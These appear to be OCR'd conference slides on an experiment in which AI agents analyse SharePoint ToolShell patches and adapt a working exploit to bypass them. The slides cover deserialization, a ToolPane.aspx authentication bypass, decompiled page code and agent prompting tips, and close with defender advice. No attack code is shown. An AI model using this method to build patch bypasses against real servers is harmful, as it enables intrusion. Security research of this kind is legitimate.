
What AI Gets

- Exact patch locations
- Vulnerability types disclosed
- Code before and after patching

The Question

Can AI identify weaknesses or bypasses in the remediation without executing code?

Experiment 2 Results



Experiment 3: Dynamic Analysis

Exploit Analysis & Bypass Development

The Scenario

AI receives working exploit code that successfully attacks the unpatched version of the target system.

The Task

Analyze the exploit and modify it to bypass the patch, ultimately exploiting the patched server.

AI's Inputs

AI is provided with working exploit code, server configurations, application code, and code differences (diffs). The core challenge is to adapt the exploit to function post-patch.

Variant 1 (Basic): Only the working exploit code + configs/code/diffs.

Variant 2 (Enhanced): Exploit code + prior research + previous exploits for other SharePoint vulnerabilities.

The Question

Can AI effectively reverse-engineer exploits and develop patch bypasses, mirroring the capabilities of a human penetration tester?

Dynamic Testing Challenge 1

- **Deserialization** required authentication
  - Using an authentication patch bypass → We don't know it yet!
  - Providing valid credentials
  - Using Anonymous or FBA (Form-Based Authentication) → the easiest!

Dynamic Testing Challenge 2


- ToolPane.aspx **Authentication Bypass**:
  - Always responded with `401 Unauthorized`
    - Using DnSpy to set a breakpoint on the server → Long Response Delay == Success , but single agent!
    - Having a working deserialization payload to respond differently → We used this!

Idea: Using a Delay


_layouts_15_toolpane_aspx ToolpanePage

```
1  using System;
2  using System.Security;
3  using System.Security.Permissions;
4  using System.Web;
5  using Microsoft.SharePoint.Security;
6  using Microsoft.SharePoint.Utilities;
7  using Microsoft.SharePoint.WebPartPages;
8
9  namespace Microsoft.SharePoint.ApplicationPages
10 {
11     // Token: 0x02000183 RID: 387
12     [AspNetHostingPermission(SecurityAction.LinkDemand, Level = AspNetHostingPermissionLevel.Minimal)]
13     [AspNetHostingPermission(SecurityAction.InheritanceDemand, Level = AspNetHostingPermissionLevel.Minimal)]
14     public class ToolpanePage : WebPartPage
15     {
16         // Token: 0x06000DA3 RID: 3491 RVA: 0x0007E160 File Offset: 0x0007C360
17         [SharePointPermission(SecurityAction.Demand, ObjectModel = true)]
18         protected override void OnLoad(EventArgs e)
19         {
20             if (this.Page.IsPostBack && !SPUtility.ValidateFormDigest())
21             {
22                 throw new SecurityException();
23             }
24             base.OnLoad(e);
25         }
26     }
27 }
28
```

AI Using the Delay for Detection



Experiment 3 Results



Lessons Learned for Static & Dynamic Analysis


- Share tech-specific quirks and known security issues
- Summarise inputs separately to save time and tokens
- Tell the agent to re-check results and test coverage
- Ask it to trim false positives and unrealistic attack paths
- Note where it wastes time and instruct it to skip those next run
- Feed static analysis results to dynamic testing and balance code analysis time
- Trying to force it to avoid making assumptions before actually testing it
- Provide exploit boilerplate rather than raw HTTP requests or curl commands
- Use multiple agents!

Takeaways for Developers & Code Reviewers

AI Has an "i" for the Details

AI is young and sometimes naïve–but surprisingly effective at **spotting edge-cases**.

Use it as a powerful assistant, not a replacement for human expertise.



❌ Don't rely on AI for:


"Find me security vulnerabilities in this code"

✅ Use AI for:

- "Find me inputs that can lead into unhandled/undecided program states" - Fuzzing
- Switch to a different model for code review

Seed AI with Historical Patterns

Use Retrieval-Augmented Generation (RAG) to provide AI with your organisation's past defect patterns–boosts detection signal dramatically.



Takeaways for Defenders

Patch Fast—Breach Impact Exceeds DoS Risk

Critical Reality

Even if a patch might be bypassed, applying it immediately reduces your attack surface.

ToolShell Example

No public bypass existed for the deserialisation vector–patched systems were safe from mass exploitation.

Speed Wins

Motivated attackers move fast. Your patching must be faster.

Don't Rely Solely on Single Layer of Defence


Assume Adaptation

WAFs and other workarounds buy time–but motivated attackers *will* find bypasses.

Think → Swiss Cheese Model

Each layer of defence has a hole. More layers build your defence-in-depth strategy.

Proper patches are the strongest defence.



Thank you

The research project: **https://github.com/irsdl/sharepoint-toolshell-ai**

Soroush Dalili

- X: @irsdl

Pedram Hayati

- X: @pi3ch